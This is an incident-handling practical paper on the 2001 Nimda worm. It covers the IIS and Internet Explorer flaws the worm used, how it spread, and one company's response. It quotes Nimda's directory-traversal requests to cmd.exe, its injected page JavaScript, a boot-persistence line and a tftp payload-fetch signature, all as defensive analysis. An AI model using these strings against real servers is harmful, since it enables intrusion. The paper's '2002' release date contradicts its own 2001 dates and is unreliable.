Use offense to inform defense.
Find flaws before the bad guys do.

Paul Schmelzel
GIAC Certified Incident Handler (GCIH)
Practical Assignment Version 2.1
Option 1 – Exploit in Action

Nimda – Surviving the Hydra

Table of Contents

Abstract

Nimda is a worm that struck the Internet back in September 2001. This paper details the attack of Nimda as it spread through the Internet and shows my and my coworkers' actions in response. It discusses the incident handling process that we had at the time and shows how Nimda changed our processes through the lessons we learned.

Part 1 - The Exploit

Name

Nimda was released on September 18, 2002, one week after the September 11, 2002 terrorist attacks on the World Trade Center in New York City. No evidence has ever linked the Nimda worm to any terrorist activity. Nimda is listed at CERT as Advisory CA-2001-26 (http://www.cert.org/advisories/CA-2001-26.html). Two of the vulnerabilities exploited by Nimda are CVE-2001-0154 and CVE-2000-0884.

0154 relates to an HTML email feature in Internet Explorer 5.5 and earlier that allows attackers to execute attachments by setting an unusual MIME type for the attachment, which Internet Explorer does not process correctly (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0154). This flaw allows the attachment of emails to be executed without a user double-clicking on the attachment when viewed using Microsoft Outlook and a vulnerable version of Internet Explorer. Simply by viewing an email, an application can be executed or if users have the "preview pane" option selected for Microsoft Outlook or Outlook Express, this too would launch the email attachment just by highlighting the email. This same vulnerability affected users of vulnerable versions of Internet Explorer if they viewed a web page on a server infected with Nimda. Users that used other Internet browser applications were protected from the auto execution vulnerability but they could still receive the email and become infected if they ran the attachment or if they viewed an infected site, they would be asked to download the infected file.

0884 is about a flaw Microsoft IIS 4.0 and 5.0 that allows remote attackers to read documents outside of the web root and execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884). Unicode is an International Standards Organization (ISO) character standard. Unicode uses a 16-bit (2-byte) coding scheme that allows for 65,536 characters. Unicode includes representations for punctuation marks, mathematical symbols, and dingbats, with room for future expansion.

Nimda spread extremely fast through the Internet and blocked much of the legitimate traffic. On September 18th alone, the Internet Storm Center (http://isc.incidents.org) showed more than 86,000 unique IP addresses showing signs of being infected by Nimda. One site shows that it was possible that more than 450,000 machines were infected with Nimda (http://www.caida.org/dynamic/analysis/security/nimda/).

Operating System

- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows ME
- Microsoft Windows NT
- Microsoft Windows 2000
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Advanced Server

Protocols/Services/Applications

Protocols that are used in a Nimda attack:

- TCP – Transmission Control Protocol
- IP - Internet Protocol
- UDP – User Datagram Protocol
- TFTP – Trivial File Transfer Protocol
- HTTP – Hypertext Transfer Protocol
- NetBIOS – Network Basic Input Output System
- SMTP – Simple Mail Transfer Protocol

Applications affected by Nimda

- Microsoft Internet Explorer 5.01 without IE Service Pack 2 and without Microsoft patch MS01-020
- Microsoft Internet Explorer 5.5 without Microsoft patch MS01-020
- Microsoft Internet Explorer 5.5 Service Pack 1 without Microsoft patch MS01-027
- Microsoft Internet Information Server 4.0 without patch MS01-044
- Microsoft Internet Information Server 5.0 without patch MS01-044
- Users reported that other applications were affected by Nimda but there was not a direct attack against those applications.

Brief description

Nimda attacked Microsoft Windows machines by exploiting flaws in Microsoft Internet Explorer and Microsoft IIS Web servers that users had failed to patch. It scanned the Internet attempting to gain control of servers by exploiting different vulnerabilities in IIS and utilizing backdoors left behind on machines that were infected with Code Red and Code Red II that were never cleaned.

Once it finds a vulnerable machine it than attempts to transfer its malicious code to the victim machine using TFTP. Once a web server is compromised, web files

become infected with Nimda and it will attempt to infect any client browsers that view the Web site by exploiting a flaw in Internet Explorer. The flaw allows a file to be downloaded and executed automatically on a victim's machine. Users of other browsers are still affected but they will get a window asking if they want to download the file, it will not all happen automatically. It can propagate via email by harvesting email addresses off the victim's computer and then mass mailing itself with an attachment of "readme.exe" using its own SMTP service. Nimda will search for all file shares and will copy itself into all folders that the victim machine has write-access privileges. Then if another user accesses the share and launches the executable, that machine will become infected as well. Nimda will share the hard drives of the victim machine and create an administrator account on the system that has a blank password.

Nimda also affected other operating systems and Web servers. Even though it did not exploit anything specific on the other systems, the amount of traffic generated by Nimda was enough to cause a denial of service on many networks. One example is other web servers running on Windows or a UNIX flavor were caused to crash because of the amount of scanning directed at port 80. Nimda did not check to see what type of Web server was running when it ran its exploits, so it launched attacks against any service listening on port 80. A few system administrators reported to email lists that Nimda could crash Apache web servers because Apache could not handle the packets that Nimda sent out containing '%2f'. (http://www.incidents.org/react/nimda.pdf, p 12) Other denial of service attacks were reported from of the amount of traffic generated by Nimda including email servers. Between its fast spreading rate, number of infected machines and scanning traffic, it overloaded many routers and made the Internet unavailable or unreliable for many users.

Variants

Nimda is usually spoken about in the same context of Code Red and Code Red II. They all exploit holes in Microsoft IIS servers. The Code Reds also scanned for other vulnerable machines once it had an infected host. The maker of the Nimda worm, who has yet to be identified, appears to have used many of the same ideas and techniques that Code Red and Code Red II utilized. Nimda used a different IIS exploit to compromise hosts but much of the ideas are similar. Nimda can be considered a variant of the Code Reds. There are also many variants of Nimda itself. Symantec has them listed as Nimda.A, Nimda.B, Nimda.C, Nimda.E, Nimda.I, Nimda.J and Nimda.Q.

Other virus vendors have names of other variants, but none of them were of a significant difference from the original. Most of the differences are in the subject line that it used in the emails that it sends out and the name of the attachments that are included in the email. None of the variants ever proved to be a great improvement over the original. Virus vendors do not always follow the same naming convention on viruses and they name them as they discover them. That

explains the differences in names on Nimda variants and does make it difficult on the end user to identify all the types of worms.

References

Trend Micro's listing of all the variations of Nimda that it checks for. Other sites have other variations and other names; this is just meant to be an example.
http://www.trendmicro.com/vinfo/virusencyclo/default2.asp?m=q&virus=nimda&alt=nimda


This is a link to Symantec's removal tool for two different variations of Nimda. These tools will remove what Symantec calls Nimda.A and Nimda.E.
http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.removal.tool.html

CERT's advisory on the Nimda worm. It goes into details of propagation of Nimda, ways to check if you have been infected and gives recommended protections against Nimda.
http://www.cert.org/advisories/CA-2001-26.html

This is a 15 page pdf document that goes into great detail about Nimda. It gives a number of statistics and also provides way of removing Nimda from infected systems.
http://www.incidents.org/react/nimda.pdf

Part 2 – The Attack

Description and diagram of network



Our network has one main feed to the Internet. That Internet feed comes directly into our Cisco 6509 router. That router was running Cisco IOS version 12.01 at the time Nimda struck. That router separates the traffic between what is directed at three servers considered to be on our 'dirty' feed and our firewall that leads to a DMZ and then on into our network. By 'dirty' we mean not protected by any firewall and those lines are shown in the above diagram as being in bold.

The three servers that run in Cloud 1 all run Windows 2000 Advanced Server as their operating system. The Domain Name Server is running the Windows DNS that comes with Advanced Server and that is the only application running on it. The external SMTP server is a Microsoft Exchange Server 5.5 and is also running Praetor 1.1. Praetor is "rules-based, antispam, antivirus software" that can act a content filtering firewall (http://www.cmsconnect.com/Praetor/prMain.htm). When email first comes into this server, Praetor examines it first before passing it onto Exchange. We use Praetor to block certain attachments from entering our email system to protect our users from known viruses. Some of the main ones we block are .bat, .exe, .ini, .pif, .scr and .vbs. There are other extensions as well that might be blocked

for a certain period of time depending on different virus threats we are facing at a specific time. We also will use Praetor to block specific names when we can't block the extension alone. This situation could be if a virus was using an extension that we actually needed to allow through for our business, then we would add a filter for the full name that the virus used. Using this we can also block emails from specific senders or ones with specific subject lines. Next there is a web server in Cloud 1 that runs applications that uses changing port numbers. It is an application that was written for us by a contracting group that we have to allow individuals from outside our company to connect to. Since we can't lock it down by ports we decided to not put it behind a firewall. This way we do not need to allow all the ports that this server needs open through our firewall into our DMZ which could put other servers at risk. The setup is not ideal but it is a mitigation of that risk.

The perimeter firewall monitors the rest of the inbound and outbound traffic. The only traffic the firewall does not monitor is data sent to and from three servers that are not behind the firewall. The perimeter firewall is another Windows 2000 machine and it runs Checkpoint Software Firewall 1 version 4.1. At this time we had no egress filtering on our firewalls, meaning that we did not regulate anything that the users behind the firewall sent out. We did regulate however what was coming in. We let through a lot of traffic as this was the path to our DMZ and people must be able to access these servers from outside our network. Traffic that we did specifically block was the major Windows ports that include TCP/UDP ports 135 through 139 and then also port 443. We allow all HTTP/HTTPS web traffic on port 80 and 443 respectively. We do not allow any database connections to cross our perimeter firewall. This protects our databases from outside connections. Also on the perimeter is one intrusion detection sensor. All of our intrusion detection sensors are running Snort 1.8 on OpenBSD 3.0. The sensors have two network cards in them and no IP stack bound to their sniffing interface so they are invisible on the network and they report their alerts to a central management console using the other network card. Each sensor uses the built in packet-filtering firewall that comes with OpenBSD and is set up to not allow any connections on the sniffing interface. On the reporting interface, the firewall is setup to only allow specific machines to connect to specific ports. All of the communications between the sensor and director is encrypted. This sensor does monitor all inbound and outbound traffic on our network including the servers not protected by the firewall in Cloud 1. This sensor helps us to mitigate the risks associated with having the outlying servers because we can monitor all traffic that is sent and received by these machines.
The other side of the firewall leads to another intrusion detection sensor and our DMZ that consists of mainly Web servers and file servers. We have another IDS sensor on the inside to monitor all traffic that makes it into our DMZ. We have sensors on both sides of the firewall because we want to be able to see all traffic that is directed at our network. By comparing the traffic on the outside sensor with the traffic on the inside sensor, we are able to check on the performance of our firewall and make sure that all rules are in place and effective. We can also

use the outside sensor's numbers for metrics to show the amount of attacks that are directed at us. The servers in the DMZ are running Windows 2000 Server. One of the servers runs IIS 5.0 while the other server runs Apache 1.3. The file server runs Microsoft FTP server and is used by developers and administrators to get files out to their web servers.

After the DMZ, the network breaks up into different paths. One path leads to another firewall that separates our DMZ from our Intranet. Our Intranet contains user computers, a file server that is setup with NTFS permissions for each user to have a file share to store files, and printers. The firewall between the DMZ and Intranet is a PIX firewall running version 5.1 and is a different brand of firewall than one on the perimeter. We mixed up our vendors to offer a more secure solution. This way if a hacker is able to compromise our perimeter firewall, they will not be able to use the same attack on another firewall. We find this to be extremely useful, especially when a patch is released for a major vulnerability on one firewall and we need to buy some time to test the patch before we apply it to a production system. This plan fits into our defense in depth strategy. This second firewall monitors traffic between the DMZ and our Intranet and is in place so that if a server in the DMZ is hacked and owned, there is not an easy path to our DMZ. We keep tight controls on the types of traffic allowed between the Intranet and the DMZ. Windows traffic is not allowed to pass between this firewall and no traffic directed at port 80 can enter our Intranet. This firewall only allows traffic into the Intranet originating from outside the network in special instances. For a hole to be opened in that firewall, it would require written authorization and must pass through a review process.

There is another section of our network off the DMZ that leads to another firewall that separates our database area. This firewall is also a PIX firewall running version 5.1. Now this firewall is our most strict firewall in the way of rules. We do not allow databases to be on a web server that is placed in the DMZ. Database servers must be separate from the web servers and in our more protected area. There is a firewall between these two so that we can control the connections between the web servers and database servers. This is security measure we take so that if a web server is compromised, they will not compromise all of our database servers. It will only open up the database that the hacked server had rights to communicate with. We use one-to-one relationships between the web servers and corresponding database server so that only that specific web server can access the database. This firewall will only allow through database connections that have already been approved and it blocks everything else. This is considered our most secure and most watched area of our network. There are two more intrusion detection sensors covering this firewall; one on the outside and one on the inside. The reasons that we use two are the same reasons that we use two on the outside firewall.

Protocol description

Nimda attacks use multiple protocols. A protocol is a "special set of rules that end points in a telecommunication connection use when they communicate" (http://whatis.techtarget.com/definition/0,289893,sid9_gci212839,00.html). Starting with the highest level protocol would be Transmission Control Protocol/Internet Protocol or TCP/IP. All worms are going to affect these protocols because systems cannot talk on the Internet without TCP/IP. TCP/IP "is the basic communication language or protocol on the Internet". (http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci214173,00.html) TCP/IP is a two layer protocol. The higher layer is TCP and it manages the assembling of the data into smaller packets that are transmitted over the networks. The lower layer is IP and handles the addressing of each packet so that it gets to the right destination.

Nimda used Hypertext Transfer Protocol or HTTP which is a higher layer protocol that uses TCP/IP. HTTP is the protocol used for transferring data over the Web. Nimda used this protocol when attempting to exploit IIS vulnerabilities over port 80.

Nimda also spreads by using TFTP or Trivial File Transfer Protocol to transfer itself to victim machines. It is a utility that allows for transferring of files. It is similar to FTP or File Transfer Protocol but is simpler and less functional. TFTP transfers all data over UDP or User Datagram Protocol instead of TCP. So in this way, Nimda actually utilized TCP and UDP.

One other protocol that Nimda used was the SMTP or Simple Mail Transfer Protocol. SMTP is the protocol that handles all mail delivery so it was used by Nimda to mass mail itself to all contacts in an infected users address book.

The final protocol that Nimda uses is NetBIOS. Network Basic Input/Output System is a protocol that allows applications on different computers to communicate on the same Local Area Network or LAN. Nimda used NetBIOS to search for open shares on other computers. When it found open shares, it would place itself in all shares that it could write to.

How the exploit works

Nimda attempts to exploit backdoors that were left on systems that were infected with Code Red II. Code Red II was a self-propagating worm that exploited a vulnerability in Microsoft IIS. Once Code Red II infected a machine, it copied the %SYSTEM%\CMD.EXE to root.exe in the IIS scripts and MSADC folders. By placing 'cmd.exe' in a publicly accessible directory, an attacker was able to execute arbitrary commands with privileges of the IIS server on the victim system. Code Red II also mapped the root C:\ and D:\ drives to the IIS virtual folders that allowed access to 'cmd.exe'. For more information on Code Red II a GIAC GHIC paper has been written on it at

http://www.giac.org/practical/GCIH/Mike_Shannon_GCIH.pdf. There are others that have been written but this was the most recent one written at the time of this paper.

Nimda exploits vulnerabilities in Microsoft IIS servers. It attempts to exploit the "IIS/PWS Extended Unicode Directory Traversal Vulnerability" and "IIS/PWS Escaped Character Decoding Command Execution Vulnerability" that was patched by Microsoft in Security Bulletin MS01-044 which was a cumulative patch for IIS located at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-044.asp. This cumulative patch provided all the fixes from previous IIS patches and fixed five newly discovered vulnerabilities. The vulnerability allows an attacker to gain complete control over the vulnerable server. Nimda also double-encoded its attack strings because of a flaw in IIS where it would attempt to decode a requested pathname twice. IIS would pass the first decode to a security checker and if that passed, it would then decode again and not security check it before passing it on. So by double encoding the pathname, Nimda was able to bypass the security checker.

Nimda exploited a vulnerability in Microsoft Internet Explorer that allowed for the automatic execution of embedded MIME types that affected any mail software running on x86 platform that used IE 5.5 SP1 or earlier. Nimda massed mailed itself with an executable attachment so that when a user with a machine susceptible to vulnerability mentioned above opened or previewed the attachment, the Nimda code was executed.

Nimda also exploited the same vulnerability in Internet Explorer when a user with a vulnerable IE viewed the web page of a server that had been infected. When a user visited the infected page, IE would automatically download and execute the Nimda code. An individual using a different web browser would still be asked to download the infected file, it just did not happen automatically.

Description and diagram of attack

Nimda first infected web servers and desktops on the Internet on September 18, 2001 in the AM. Infected web servers began scanning IP addresses for other vulnerable servers. Nimda used an algorithm to scan that broke down into three different IP ranges being scanned. 50% of the time Nimda scanned an address range using the same first two octets of the infected machine, 25% of the time Nimda scanned an address range using the same first octet as the infected host and for the last 25% of the time Nimda scanned random IP addresses. Infected servers began hitting all the IP addresses that we owned. This traffic had nothing blocking it from entering Cloud 1 of our network and this traffic did pass by our firewall because there was not a rule in at the time to block any traffic of the type that Nimda used. Once past the firewall, the traffic was able to attack all web servers in our DMZ. The worm at that time could not get any deeper into

our network then our DMZ using that method of infection because the rest of our firewalls did not allow port 80 traffic to pass through.

The following is a description of how Nimda penetrated our network and the actions that it took. All of the actions were not seen because the machines were either cleaned or rebuilt before a proper investigation occurred. Much of the information was learned about later as more reports on Nimda were released.

The web server on the outside of the firewall and a web server inside the firewall were vulnerable to the IIS vulnerability and both of those servers became infected. Once these servers were found to be vulnerable, Nimda used TFTP to fetch the file "admin.dll" from the infection host. Then, Nimda opened a number threads, reports said anywhere between 60 and 200 threads, that the servers used to begin scanning the IP addresses using the algorithm shown above looking for other vulnerable hosts to infect.

It traverses each directory on the local hard drives looking for .html, .asp and .htm files. It also searches for files that have index, default or main in their name. When Nimda finds such files, it creates a multi-part MIME-encoded copy of itself named 'readme.eml' in the same directory as the discovered file. The worm also attaches JavaScript code to each of the files discovered. This code will automatically be executed and the client machine will become infected if they are using a vulnerable version of Internet Explorer. Below is the JavaScript code that Nimda attached to these files.

```
<html><script language="JavaScript">window.open("readme.eml",
null,"resizable=no,top=6000,left=6000")</script></html>
```

The next step is for Nimda to begin harvesting email addresses. It located email addresses using MAPI which stands for Messaging Application Programming Interface. "MAPI is a standardized set of mail-related functions provided as a DLL that allow arbitrary Windows programs to access the Windows Messaging subsystem." (http://www.incidents.org/react/nimda.pdf, p 7) By using this DLL, Nimda can extract emails from different vendor's email clients. Nimda also searches the contents of all .htm and .html files in the Temporary Internet Files folder gathering more email addresses. Nimda has its own built in Simple Mail Transfer Protocol, SMTP, which it uses to send the recipients an email with Nimda attached in a file called 'readme.exe'.

Nimda also makes a number of changes to the filesystem on the victim machine. It places a MIME-encoded copy of itself called 'readme.eml' in every directory on the system. It writes a copy of itself to C:\ and D:\ as admin.dll. Nimda also attempts to write the admin.dll to the E:\ as well but an E drive did not exist on these servers. Nimda copies itself in the Windows SYSTEM directory as 'load.exe' and adds the following line to the system.ini file so that it would be run at boot time.

shell=explorer.exe load.exe –dontrunold

Nimda creates a mutex of itself named 'fsdhqherwqi2001' and copies itself as mmc.exe' into the Windows directory, overwriting the original 'mmc.exe'. A mutex is "a lock mechanism that can be used to control access to a shared resource" (http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf, p 16). Nimda uses it as a way to check and make sure no other Nimda processes are running. MMC is the Microsoft Management Console application. The MMC is an application that is included in Windows 2000 that helps in management of the system. The worm then executes mmc.exe by issuing the command 'qusery96now'.

Nimda searches the entire directory tree, including network shares and removable drives, and infects executable files. The only executable that Nimda does not infect is winzip32.exe. Nimda infects files by placing the actual executable in itself as a resource. Then when an infected file is executed, the resource is extracted to a temporary file and Nimda attempts to run the original executable file. The temporary file has the same name as the original file with a space appended to it and the extension .exe. Nimda then attempts to delete the extracted file. If it cannot delete the file, the worm creates a WININIT.INI file to delete the extracted file upon reboot. This file deletion attempt fails much of the time.

Nimda searches through the folders looking for .doc and .eml extensions. For all files found, it copies itself as 'riched20.dll' with hidden system attributes. Nimda also overwrites the original riched20.dll with an infected version. This exploited the "Microsoft Office 2000 DLL Execution Vulnerability" (http://www.securityfocus.com/bid/1699). The flaw with Office is that when an application utilizes the rich text format it will call riched20.dll. If riched20.dll is in the same directory as opened file then that local copy of riched20.dll is executed.

Nimda then creates a network share for both C:/ and D:/ and the GUEST user account is enabled, given rights to the shares, placed in the ADMINISTRATORS group and given a blank password.

Finally, Nimda makes Windows Explorer incapable of showing hidden file extensions by altering the "Hidden", "ShowSuperHidden" and "HideFileExt" keys in the registry.

Next Nimda began infiltrating our user network. Not by scanning for vulnerable IIS but by exploiting the Internet Explorer vulnerability. On the morning of September 18 our email server died. When we rebooted it, we went through the logs and Praetor was utilizing all system resources attempting to block emails with the attachment "readme.exe". We already had a rule in place that users were not allowed to receive executable attachments through email. Even though

our email server failed that morning because of that rule, it protected our users from becoming infected through email. However, we had no block on what users could download. Some of our users began visiting different web sites as many of them do that morning. Some users even went to our own sites that had been infected by now. One of our users downloaded Nimda through browsing the web using a vulnerable version of Internet Explorer. Once the readme.exe file was downloaded and executed on the client machines, Nimda started the entire process described above all over again.

Signature of attack

Below are the signatures of Nimda when it is scanning servers listening on port 80.

- GET /scripts/root.exe?/c+dir
- GET /MSADC/root.exe?/c+dir
- GET /c/winnt/system32/cmd.exe?/c+dir
- GET /d/winnt/system32/cmd.exe?/c+dir
- GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
- GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
- GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
- GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
- GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir

There are more signatures than this that are out there. There have been signatures picked up that are mutations of what is listed above. Some the mutations would not even work against a vulnerable system.

Below are the signatures of an infected machine attempting to TFTP Nimda to other servers.

- tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20

How to protect against it

The best way to protect systems against Nimda was to keep up-to-date with patches from Microsoft. Microsoft had patches released to fix the flaws that

Nimda exploited about 6 months in advance. None of our machines would have been infected if our company had kept current on patches from Microsoft. Even if the testing of a patch is required before installation, we still had plenty of time to get the patches on there. It is a good idea to check systems routinely for patches to make sure that the systems are current because in the past, some Microsoft patches have been known to cancel out other patches.

Another method to protect against Nimda is to use a firewall and set rules to block specific, malicious traffic. A rule could filter all URL requests with "cmd.exe" in the address. There are not many reasons that a URL should contain "cmd.exe".

Using an email filter is a good idea. This allows you to be able to filter out certain file extensions as they come into your network. You can decide what your company needs to be able to send and receive and block the rest. Most worms and viruses that come through email make use of some type of file attachment. Having a filter will allow you to block these. The filter can also be used to block viruses that have specific subject lines or to block emails from repeat offenders who send viruses or spam.

One important security item to have in place is a security policy. This security policy needs to be in place to provide authority to get security action items accomplished. There should be one general overriding policy for your company that is followed by smaller, more specific policies. This way polices could be written that force system administrator and computer users to keep the computer system up-to-date with patches. It can give guidelines for installing patches, for example to provide time for testing patches before they are placed on production servers. The policy can also outline the disciplinary action that will be taken for failing to comply with the policy. Another policy can be put in place for what types of email attachments are allowed in and out of the company. There are many policies which can be written and they can help to prevent security incidents from happening in the future by serving as guidelines.

Part 3 - Incident Handling

Preparation

At the time of the Nimda worm release, the security team that I was a part of was new and a full incident handling process was not in place. Our team had actually only been actively in security for about 7 months when Nimda struck. We were a very small team and were stretched pretty thin already with just getting the team up and running. We had no policies in affect at the time to serve as guidelines and we were learning as we went along. None of us had any incident handling training either for us to know the proper procedures to follow in case an incident did arise. We did have good communications with other sections of our technology department and we were utilizing an intrusion detection system that

monitored incoming and outgoing traffic of our network. We also kept our users current with security information as we sent out a daily email concerning security news and new viruses.

A coworker and I were in charge of monitoring the IDS. At that time, we had sensors on our network that reported back to a central IDS director. The only procedure we had in place was that every couple of hours we would walk to our secured room and check our IDS director for alerts. Up to that point we would research interesting alerts and get with the administrator or user that was affected by the alerts. Our only other countermeasures that were in place were our firewalls and anti-virus the desktops.

Identification

On September 18, 2001, my coworker and I went back to the director to do our morning checks. We logged in and started going over the alerts. We refreshed the screen and noticed one alert of an attempted exploit of an IIS vulnerability. We laughed at first because there was an error in it and we figured that someone had missed typed the exploit. The error was that the exploit string had some extra characters at the end of it. Below is an example of what we saw.

GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir dir

We could not figure out why someone would type the extra 'dir' at the end of that. We never did discover why these came in like this. But then we refreshed our screen again and about 15 more alerts rolled in. We figured that someone was running an automated scanner and that we would probably see about another 40 alerts. Our IDS was relatively new but we had established a pretty good baseline of what was normal traffic. During the baselining we also became accustomed to the types of scans that we would see. We refreshed a few more times and the screen began filling with these alerts from multiple IP addresses. At this point we knew something was going on but we just weren't sure what it was just yet. Then we thought maybe someone had compromised multiple hosts and was scanning us from multiple machines. However that did not seem logical that someone would go through all the trouble of hacking multiple machines and then launching such a noisy attack. As the alerts continued to file in we knew that we were under some kind of attack. A denial of service attack was a possibility but it seemed to be odd traffic to use in a denial of service attack. Why launch TCP traffic at port 80 when launching UDP or ICMP traffic would be much more efficient for a denial of service attack?

As the alerts kept coming in, we decided we would have to go and do some research. We copied down a few of the packets that were coming in and went back to our desks. We notified our supervisor that large amounts of traffic were hitting our network attempting to exploit a vulnerability in IIS. We informed our supervisor that we were not sure what was happening at this exact time, but we

would start to research it and look for answers. Accessing the Internet to visit our normal informational sites proved to be quite a chore. We ran into great difficulty getting to any sites on the Internet. Faced with this obstacle we were forced to just keep trying sites until we could get through. Every once in awhile one of us would get through to a site that would give us a little information to what was going on. We also started to call all of our contacts that we had made in the past. We called other people in are industry that we knew to ask them how their traffic was doing. We discovered that all of them were having the same problems as us and we began sharing information with them. Our supervisor also began calling security contacts across the country to confirm that everyone was seeing the same thing. Using these methods we were able to begin to piece together that there was a worm on the Internet that was exploiting IIS machines and that it was spreading extremely fast. We kept our supervisor current on information and began working on getting the information we did have on paper and organizing it. As time went on, we were able to learn that the worm was being called Nimda and that it was exploiting Microsoft IIS vulnerabilities and that it was taking down large portions of the Internet. Many information sites kept putting out information as soon as they found something new. My coworker and I were also subscribers to many mailing lists including bugtraq (http://online.securityfocus.com/archive/1) and many administrators from around the world were posting in those about what they were seeing. This helped to show how wide spread this worm was. As more information arrived from these sources we were able to know that it was scanning and infecting Microsoft IIS machines and that it was also mass-mailing itself somehow. Once a machine was infected it began scanning for other machines. This was about all the information we could gather at this time. Throughout this time period we would continue to check our IDS for alerts but they just kept coming in.

During one of our checks we noticed an extremely large spike in alerts, even compared to what was already coming in. As we dug down into the warnings we saw that some of the alerts were showing our machines as the source attacking machines and other machines inside, as well as outside, as the destination target. We knew right away that we had some infected machines that were attacking other machines. We didn't have enough information at the time to know exactly how to clean them and we still didn't feel extremely comfortable in the information that we did have. Our decision was to meet with system administrators and explain the situation to them and give them a brief overview of little information we did have. We were able to meet with them quickly because they all sit in the same area and they were already discussing what was happening with their servers. They noticed the slow down in Internet traffic and many noticed that their logs were filling up. We sat down in an impromptu meeting and started talking it out. We decided with the little information that we did have, it would be best to pull in the infected machines offline for now. We did this because we did not want to help spread the worm and because new information was arriving so quickly we weren't sure what else the worm would do to our server.

At this time we also learned that our external email system had gone down because Praetor was using all the CPU time catching messages with an attachment, “readme.exe”. We knew from our informational gathering that this was Nimda coming in. This meant that internal mail would still work but we would not be able to send or receive mail with anyone outside our company. The system administrators also began checking all the other servers to make sure that they were up to current patch levels.

Now we went back to our desks and began rechecking what sites we could get to looking for further analysis. More information kept coming in and none of it was good. Information was coming in that it was exploiting holes left behind from Code Red II, that it was spreading over file shares, that it was enabling the guest account with administrative privileges with a blank password and that it was sharing out all local hard drives. We also began looking at the alerts and noticed that all of them were coming in with either “cmd.exe” or “root.exe” in their packet. We went over to our networking team area and decided to have a meeting with them. They were also already discussing what to do about the current situation as they saw the networking equipment getting flooded with traffic. We brought up the point that at this time all the traffic was coming into port 80 with “cmd.exe” and “root.exe”. None of us could think of any legitimate reason that one of these should be in a URL so we decided to add a rule to our perimeter firewall to block all traffic directed at port 80 with “cmd.exe” or “root.exe” in the URL. After this rule we began checking our IDS sensors again and noticed that the alerts on the inside sensors stopped coming in. We felt this was mild victory for the moment because we also knew that we had machines on the outside of our firewall, plus there was nothing more we could do about the amount of traffic still hitting our network. We contacted our upstream provider and were hoping to ask them to block some of the traffic but they were a little busy to say the least that they were not really much help to us. The only thing we were able to learn from them is that their firewalls were already ranging between 80% and 90% capacity and there was no way they would be able to add any rules to their firewalls to relieve the stress on our network.

